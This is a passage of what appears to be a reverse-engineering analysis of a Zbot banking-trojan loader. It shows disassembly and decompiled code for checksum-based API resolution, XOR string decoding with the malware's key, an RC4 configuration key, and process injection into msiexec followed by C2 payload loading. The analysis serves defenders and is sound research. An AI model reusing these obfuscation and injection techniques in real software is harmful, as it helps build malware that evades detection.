10091fd0	100920b4	is_equal_12	__cdecl	(arg_0, arg_4)	2	9
100915f0	1009172e	is_equal_6	__cdecl	(arg_0, arg_4)	36	16
10091070	10091136	is_equal_8	__cdecl	(arg_0, arg_4)	12	8
100907b0	100908ba	is_equal_7	__cdecl	(int redundant_...	31	15
1008fc80	1008fdf0	is_equal_3	__cdecl	(arg_0, arg_4)	2	13
1008f160	1008f27b	is_equal_4	__cdecl	(arg_0, arg_4)	62	6
1008eae0	1008ec1d	is_equal	__cdecl	(arg_0, arg_4)	61	9
1008dfb0	1008e0d3	is_equal_2	__cdecl	(arg_0, arg_4)	40	7
1008d710	1008d7d9	is_equal_1	__cdecl	(arg_0, arg_4)	90	8
1008d570	1008d709	is_equal_5	__cdecl	(arg_0, arg_4)	98	12
1008d0f0	1008d1e3	is_equal_16	__cdecl	(arg_0, arg_4)	58	14
1008c9b0	1008cb36	is_equal_9	__cdecl	(arg_0, arg_4)	112	10
1008c860	1008c9aa	is_equal_13	__cdecl	(arg_0, arg_4)	16	15
1008c6a0	1008c780	is_equal_14	__cdecl	(arg_0, arg_4)	132	8
1008c280	1008c393	is_equal_15	__cdecl	(arg_0, arg_4)	23	13

The same is done for other comparators, as well as arithmetic operators such as +, -, ^, & etc.

Imports

It is a common practice among malware authors to obfuscate API calls. Often imported functions are fetched by their pre-calculated checksums, and mapped to their addresses just before use. Similarly it is implemented in the analyzed case - yet, it is more complicated in some ways.

Before the new function can be fetched by a checksum, the initialization of the retrieving function is required. During this step, addresses of functions `LoadLibraryA` and `GetProcAddress` are filled into a global structure.

```
100312D7 init_internals proc near
100312D7
100312D7 var_10= dword ptr -10h
100312D7
100312D7 push    ebp
100312D8 mov     ebp, esp
100312DA push    ebx
100312DB push    edi
100312DC push    esi
100312DD push    eax
100312DE mov     esi, ecx
100312E0 call    init_imports_loader
100312E5 test    al, al
```

The import is fetched just before use, by a call to the dedicated function. In the example below, we can see two parameters being pushed on the stack before the retrieving function (`load_func_by_checksum`) is called: the DLL's ID (`0`), and the function's checksum (`0x1FEDC07`). Based on those two parameters, a needed API is retrieved - in this case it is `GetWindowsDirectoryW`.

```
1002EBAF loc_1002EBAF:
1002EBAF push    1FEDC07h
1002EBB4 push    0
1002EBB6 call    load_func_by_checksum
1002EBBB add     esp, 8
1002EBBE lea     ebx, [esi+34h]
1002EBC1 push    104h
1002EBC6 push    ebx
1002EBC7 call    eax             ; kernel32.GetWindowsDirectoryW
```

The retrieving function has the following prototype:

```
FARPROC __cdecl load_func_by_checksum(DWORD lib_id, DWORD checksum);
```

Internally this function selects a proper DLL by an ID (and eventually loads it if missing), and then calls a function directly responsible for mapping the checksum to the appropriate API. Prototype of the called function:

```
FARPROC __cdecl load_function_from_lib_module(HMODULE library, DWORD checksum);
```

In case of failure to retrieve any import, the bot just terminates its execution.

```
    func = load_function_from_lib_module(current_lib, checksum);
    if ( is_equal_0(func, 0) )
    {
      func = 0;
      v17 = load_func_by_checksum(0, 0xBA94474u);// kernel32.ExitThread
      (v17)(0);
    }
    goto LABEL_43;
  }
```

Usually, the DLL is fetched from the libraries loaded in a typical way (using `LoadLibrary`). But there are 3 DLLs that are supposed to be loaded manually: `libssl.dll`, `zlib1.dll` , `sqlite3.dll`. (It matches the previous observations, done during behavioral analysis.). Their addresses are supposed to be filled in the internal list.

```
    current_lib = libraries_list[_lib_id];
    if ( is_equal_22(current_lib, 0) & 1 )
    {
      switch ( _lib_id )
      {
        case 0x17:
          current_lib = lib_0x17_sqlite3;
          break;
        case 0x16:
          current_lib = lib_0x16_zlib1;
          break;
        case 0x15:
          current_lib = lib_0x15_libssl;
          break;
        default:
          current_lib = LoadLibraryA(&v25, v22);
          break;
      }
```

In common scenarios of malware analysis, once we understand the import loading mechanism, and know the checksum calculation algorithm, we can easily write a deobfuscator which will do a reverse lookup, mapping checksums back to function names. But in this Zbot things are more complicated. The obfuscator diversified the way in which the checksum is retrieved. Sometimes, the explicit value is hardcoded (as in the example above). Yet, in many cases, they are calculated first by dedicated functions. For example, this is how in one of the cases `VirtualAlloc` is resolved: we don't know the checksum until the function that calculates it returns the result.

```
v1 = fetch_checksum_virtual_alloc();
VirtualAlloc = (void (__stdcall *)(_DWORD, signed int, signed int, signed int))load_func_by_checksum(0, v1);
VirtualAlloc(0, 0x1000, 0x3000, 0x40);
```

Another example - fetching the `select` function. This time neither DLL's ID nor the function's checksum is hardcoded - both are unknown until they are calculated by the obfuscated functions (denoted on the picture as `calc_dll_id()`, `checks_socket_select()`).

```
v8 = a2 / 1000;
v9 = 1000 * (a2 % sub_1003FE00());
dll_id = calc_dll_id();
checksum = checks_socket_select(1, a1);
ws2_32.select = load_func_by_checksum(dll_id, checksum);
v5 = (ws2_32.select)(a1 + 1, &v7, 0, 0, &v8);
result = (v5 != 0) | 0xFFFFFFFE;
if ( v5 > 0 )
  result = 0;
return result;
```

In such cases, even having the import-retrieving function re-implemented won't help. We would be forced to re-implement each and every checksum-calculating function - so that we could retrieve proper parameters first. Those checksum-retrieving functions are also obfuscated, and diversified, so reimplementing them would be a laborious task. Example of the function retrieving the checksum:

```
dword_1009E5A0 = byte_1009E5D0 ^ 0x80;
v0 = dword_1009E5A0 - (-byte_1009E5D0 - 16);
v1 = byte_1009E5D0 ^ v0;
v2 = sub_1007EBC0(byte_1009E5D0 + 16, v1);
v3 = v2;
v4 = v0 + v2;
v5 = (~v1 & 0xC9 | v1 & 0x36) ^ (~v4 & 0xC9 | v4 & 0x36);
sub_10083070(v1, v4);
byte_1009E5D0 = v5;
dword_1009E5A0 = v3 + v5;
v20 = v3 + v5;
v6 = ~dword_1009E790 & 0xD55FC430;
v7 = (v6 | dword_1009E790 & 0x2AA03BCF) ^ 0xB7173FF8;
v16 = (v6 | dword_1009E790 & 0x2AA03BCF) ^ 0xB7173FF8;
v8 = sub_10081DA0(v7, -1) & 0xFA24532D;
v17 = (v8 | v7 & 0x5DBACD2) ^ (~(v3 + v5) & 0xFA24532D | sub_10080E50(v3 + v5, 98282706));
v18 = byte_1009E5D0 - v17;
v21 = v18 + 128;
v19 = -sub_10080A60(-16, -(v18 + 128));
if ( sub_10090560(v19, 2019249228) & 1 && v21 == -72225519 )
{
  v9 = dword_1009E5A0;
  v10 = sub_10082380(0, -v19 - dword_1009E5A0);
  sub_10080900(v9, v19);
  byte_1009E5D0 = v10;
  v11 = v20 * v10;
  dword_1009E5A0 = v20 * v10;
  v12 = sub_10081170(v11, -1);
  v13 = sub_10083070(-1123784131, -1);
  v14 = (~v17 & 0xBD046A3D | v13 & v17) ^ (v12 & 0xBD046A3D | v13 & v11) | ~(v12 | ~v17) & (v13 | 0xBD046A3D);
  sub_10082750(v17, v11);
  v20 = v14;
}
byte_1009E5D0 = v19 + v21 * (v18 - sub_10082380(0, v20));
return v16;
}
```

Such problems can be solved with libPEconv. We can call original functions from the malware, just by defining their prototypes and supplying their offsets.

Due to the fact that many constants in the code are obfuscated, it is not even possible to guess the called function by looking at the passed parameters. The given example shows how the call to `VirtualAlloc` may look like: not only is the function name obfuscated, but also many of the passed arguments.

```
1000FB6A push    ebx
1000FB6B call    sub_1000F152
1000FB70 add     esp, 4
1000FB73 mov     esi, eax
1000FB75 call    checksum_virtual_alloc
1000FB7A xor     ecx, ecx
1000FB7C push    eax
1000FB7D push    ecx
1000FB7E call    load_func_by_checksum ; kernel32.VirtualAlloc #1436
1000FB83 add     esp, 8
1000FB86 mov     [ebp+var_18], eax
1000FB89 call    val_3000
1000FB8E mov     ebx, eax
1000FB90 call    val_40
1000FB95 push    eax             ; push 0x40 -> PAGE_EXECUTE_READWRITE
1000FB96 push    ebx             ; push 0x3000 -> MEM_COMMIT | MEM_RESERVE
1000FB97 push    [ebp+var_10]    ; push <size>
1000FB9A xor     eax, eax
1000FB9C push    eax             ; push 0
1000FB9D call    [ebp+var_18]    ; call kernel32.VirtualAlloc
```

Strings

Most of the strings used by malware are also obfuscated. There are two separate obfuscation functions: one for ANSI strings, and another for UNICODE. Prototypes of both are analogical:

```
DWORD __cdecl decode_cstring(const char *in_buf, char *out_buf, int length);

DWORD __cdecl decode_wstring(const wchar_t *in_buf, wchar_t *out_buf, int length);
```

Similarly like in the case of retrieving imports, values of some of the parameters can be calculated just before the use, by unique, obfuscated functions. So, for example, we don't know what the address of the input buffer is until we execute the dedicated function retrieving it. This makes automatic deobfuscation difficult.

Yet, the string deobfuscation functions alone are pretty simple. After cleaning the redundant instructions we can see, that all what they do is XORing the input buffer with the hard-coded key:

```
const char g_StrXorKey[] = "fgK#I6#D!NtdI#!J";

char *decode_cstr(char* in_buf, char* out_buf, int length)
{
    for (size_t i = 0; i != length; ++i)
        out_buf[i] = g_StrXorKey[i % 16] ^ in_buf[i];
    return out_buf;
}

wchar_t *decode_wstring(const wchar_t *in_buf, wchar_t *out_buf, int length)
{
    for (size_t i = 0; i != length; ++i)
        out_buf[i] = wchar_t(g_StrXorKey[i % 16]) ^ in_buf[i];
```

```
    return out_buf;
}
```

Deobfuscation

With the help of a libPEconv library, along with IDA scripts, we managed to deobfuscate all the strings and imports used by the malware. The libPEconv library allowed to import the constant-generating functions directly from the malware, without the need of understanding and rewriting the obfuscated code. Then, IDA scripts helped to automate the process of extracting the needed values. As a result we got the following listings, which can be applied on a binary, i.e. with the help of IFL Ida Plugin. This is how the code with applied tags may look like - strings, as well as the fetched imports, has been added as comments:

```
10011F02 push    eax
10011F03 push    esi
10011F04 call    load_func_by_checksum ; libssl.x509_get_subject_name #52
10011F09 add     esp, 8
10011F0C push    dword ptr [ebx+18h]
10011F0F call    eax
10011F11 add     esp, 4
10011F14 mov     esi, eax
10011F16 call    val_15
10011F1B mov     ebx, eax
10011F1D call    sub_10053ED0
10011F22 push    eax
10011F23 push    ebx
10011F24 call    load_func_by_checksum ; libssl.x509_set_issuer_name #56
10011F29 add     esp, 8
10011F2C push    esi
10011F2D push    edi
10011F2E call    eax
10011F30 add     esp, 8
10011F33 call    sub_10034790
10011F38 lea     esi, [ebp+var_21]
10011F3B push    eax
10011F3C push    esi
10011F3D push    offset unk_1009B3D1 ; "DNS:"
10011F42 call    decode_cstring
10011F47 add     esp, 0Ch
```

After deobfuscation of the bot, we can analyze it statically, i. e. in IDA.

Used static libraries

Looking at the strings of the module, we can see artifacts hinting that some of the known open source libraries have been used. For example, the MinHook library:

```
.rdata:1009CF17 aTrace          db 'TRACE',0            ; DATA XREF: .rdata:10099EDC↑o
.rdata:1009CF1D aUnsubscribe    db 'UNSUBSCRIBE',0      ; DATA XREF: .rdata:10099F1C↑o
.rdata:1009CF1D                                         ; .rdata:10099F18↑o
.rdata:1009CF29 aHpeInvalidMeth db 'HPE_INVALID_METHOD',0
.rdata:1009CF29                                         ; DATA XREF: .rdata:1009A1D8↑o
.rdata:1009CF3C aMhErrorFunctio db 'MH_ERROR_FUNCTION_NOT_FOUND',0
.rdata:1009CF3C                                         ; DATA XREF: .rdata:10099E64↑o
.rdata:1009CF58 aMhErrorModuleN db 'MH_ERROR_MODULE_NOT_FOUND',0
.rdata:1009CF58                                         ; DATA XREF: .rdata:10099E60↑o
.rdata:1009CF72 aPropfind       db 'PROPFIND',0         ; DATA XREF: .rdata:10099EF0↑o
.rdata:1009CF7B aMhErrorAlready db 'MH_ERROR_ALREADY_INITIALIZED',0
.rdata:1009CF7B                                         ; DATA XREF: .rdata:10099E38↑o
.rdata:1009CF98 aMhErrorNotInit db 'MH_ERROR_NOT_INITIALIZED',0
.rdata:1009CF98                                         ; DATA XREF: .rdata:10099E3C↑o
.rdata:1009CFB1 aHpeLfExpected  db 'HPE_LF_EXPECTED',0  ; DATA XREF: .rdata:1009A210↑o
.rdata:1009CFC1 aMhErrorAlready_0 db 'MH_ERROR_ALREADY_CREATED',0
.rdata:1009CFC1                                         ; DATA XREF: .rdata:10099E40↑o
.rdata:1009CFDA aMhErrorNotCrea db 'MH_ERROR_NOT_CREATED',0
.rdata:1009CFDA                                         ; DATA XREF: .rdata:10099E44↑o
.rdata:1009CFEF aHpePaused      db 'HPE_PAUSED',0       ; DATA XREF: .rdata:1009A248↑o
.rdata:1009CFFA aMhErrorDisable db 'MH_ERROR_DISABLED',0
.rdata:1009CFFA                                         ; DATA XREF: .rdata:10099E4C↑o
.rdata:1009D00C aMhErrorEnabled db 'MH_ERROR_ENABLED',0 ; DATA XREF: .rdata:10099E48↑o
.rdata:1009D01D aHead           db 'HEAD',0             ; DATA XREF: .rdata:10099EC8↑o
.rdata:1009D022 aMhErrorMemoryA db 'MH_ERROR_MEMORY_ALLOC',0
```


There are also HTTP messages that suggest usage of HTTP parser from NodeJS.

.rdata:1009...	00000019	C	invalid HTTP status code
.rdata:1009...	00000014	C	invalid HTTP method
.rdata:1009...	00000014	C	HPE_CB_header_field
.rdata:1009...	0000002E	C	too many header bytes seen; overflow detected
.rdata:1009...	00000016	C	LF character expected
.rdata:1009...	00000011	C	parser is paused
.rdata:1009...	0000001A	C	an unknown error occurred
.rdata:1009...	0000001D	C	strict mode assertion failed
.rdata:1009...	0000001C	C	the on_body callback failed
.rdata:1009...	0000001E	C	the on_status callback failed
.rdata:1009...	00000025	C	the on_message_begin callback failed
.rdata:1009...	0000001B	C	the on_url callback failed
.rdata:1009...	00000024	C	the on_header_value callback failed
.rdata:1009...	00000028	C	the on_headers_complete callback failed
.rdata:1009...	00000028	C	the on_message_complete callback failed
.rdata:1009...	00000024	C	the on_header_field callback failed
.rdata:1009...	0000000B	C	MKACTIVITY
.rdata:1009...	00000005	C	COPY
.rdata:1009...	00000007	C	NOTIFY

Plain loader vs antiemule loader

As mentioned in the introduction of the malware elements, the loader can come in one of two flavors: plain or anti-emule. They do not differ in terms of the core functionality. However, an anti-emule loader comes with additional loops of junk code that are supposed to maximally slow down the analysis, if the malware is being executed by an emulator.

Below you can see fragments of logs generated when both flavors of the loader (the same version number) have been deployed via PIN tracer.




In the case of the plain one, the core functionality of creating the msiexec process, and injecting itself there, starts right away after the loader is deployed. In case of the anti-emule one we see a long trace of redundant instructions being called in a loop, before the real action starts.

Execution flow

In this part we will follow through the malware execution, starting from the component d93ca01a4515732a6a54df0a391c93e3 that was dropped by the RIG Exploit Kit. The version of the analyzed package is `1.0.8.0`. Occasionally we will refer to other samples (higher versions) in order to present the updates.

The loader (loader-bot32.exe)

The below diagram shows the components of the malware running in particular processes, at the loading stage.



First the loader executable is deployed. It runs `msiexec`, and injects itself there. It retrieves the next stage (`bot32/64`) either from local storage, or from the C2 server, and injects it in the same instance of `msiexec`.

The loader’s execution steps:

A) Initial run (original executable, original entry point)
- inject itself into `msiexec` and run

B) Inside `msiexec` (changed entry point)
- initialize internals:
  - init imports loader (store pointers to `LoadLibraryA` and `GetProcessAddress` in global variables, that will be used to load import by hash)
  - walk through the Import Table and load all the imports (they were not initialized by the loader component)
  - decrypt internal configuration (including C2 URL) with a hardcoded RC4 key #1 (in currently analyzed sample it is `fgnukdkakyldcgqnleqe`)
- check if compiled as debug: if yes, show an info: `BOT-INFO-> It's a debug version..` Check if Proxyfier.exe is running. If Proxifier detected, show a MessageBox informing about the collision with internal proxy: `BOT-INFO->Proxifier is a conflict program, form-grabber and web-injects will not works. Terminate proxifier for solve this problem..`
- try to retrieve the installation data from the registry (`HKCU\Software\Microsoft\<installation_key>`) - names of the keys are unique for a particular version of the bot), i.e. `HKCU\Software\Microsoft\lolo` -> `ystu`. Decrypt the value with RC4 key #2 retrieved from the hardcoded configuration.
- if the installation key is not found, install itself: generate the installation data block and save it in the registry under `HKCU\Software\Microsoft\<installation_key>`. Installation block includes RC4 context (initialized with randomly generated RC4 key #3) that will be used for encrypting files, as well as paths that will be used for storing those files (in `%APPDATA%`)
- try to retrieve the core module (bot32/64.dll) saved on the disk (in encrypted file in `%APPDATA%`). Validate the file. If validation was successful, store the payload internally for further loading.

- If the core module could not be retrieved, try to download it from the C2, following the URL from the internal configuration. (In older loaders only the hardcoded URLs were used. In newer versions, also DGA is used)
- If downloading was successful, save the module on the disk (in `%APPDATA%/<generated_path>`)
- Manually load the core module and redirect execution there, or exit on failure.

Implementation details of the selected actions will be given below.


Injection into msiexec

The loader can be implemented as a DLL or as EXE. Below we will walk through the process of loading of the loader implemented as EXE.

At the beginning of loader’s execution we can see a code responsible for creating a new msiexec process:


```
000786D0 push    eax
000786D1 push    edi
000786D2 push    offset unk_923D3 ; "msiexec.exe"
000786D7 call    decode_cstring
000786DC add     esp, 0Ch
000786DF lea     ebx, [ebp+var_68C]
000786E5 push    0FFFFFFFFh
000786E7 push    edi
000786E8 push    ebx
000786E9 call    sub_71971
000786EE add     esp, 0Ch
000786F1 push    1E16041h        ; checksum
000786F6 xor     eax, eax
000786F8 push    eax             ; lib_id
000786F9 call    load_func_by_checksum ; kernel32.CreateProcessA #217
000786FE add     esp, 8
```

The full loader's PE is copied into a buffer, and obfuscated by XOR:



```
000787EB
000787EB loc_787EB:
000787EB mov     ecx, [ebp+var_10]
000787EE mov     ebx, esi
000787F0 shl     ebx, 8
000787F3 movzx   eax, byte ptr [ecx+edi]
000787F7 xor     eax, esi           ; obfuscate with XOR
000787F9 mov     [ecx+edi], al      ; store obfuscated
000787FC call    sub_847A0
00078801 mov     ecx, eax
00078803 shr     esi, cl
00078805 or      esi, ebx
00078807 mov     ebx, [ebp+var_20]
0007880A xor     eax, eax
0007880C inc     eax
0007880D push    eax
0007880E push    edi                ; int
0007880F inc     edi                ; index++
00078810 call    redundant_call
00078815 add     esp, 8
00078818 push    ebx
00078819 push    edi
0007881A call    is_equal_5
0007881F add     esp, 8
00078822 test    al, 1
00078824 jz      short loc_787EB
```


When we run the downloader we can see that it injects its copy into `msiexec`, along with shellcode.



Address	Size	Info	Content	Type	Protection	Initial
00010000	00010000			MAP	-RW--	-RW--
00020000	00001000	\Device\HarddiskVolum		MAP	-RWC-	-RWC-
00030000	00004000			MAP	-R---	-R---
00040000	00002000			MAP	-R---	-R---
00050000	00001000			PRV	-RW--	-RW--
00060000	00001000			PRV	-RW--	-RW--
00070000	0002A000			PRV	ERW--	-RW--
000A0000	00001000			PRV	E----	-RW--
000B0000	00067000	\Device\HarddiskVolum		MAP	-R---	-R---
00120000	00001000			PRV	-RW--	-RW--
00130000	00001000			PRV	-RW--	-RW--

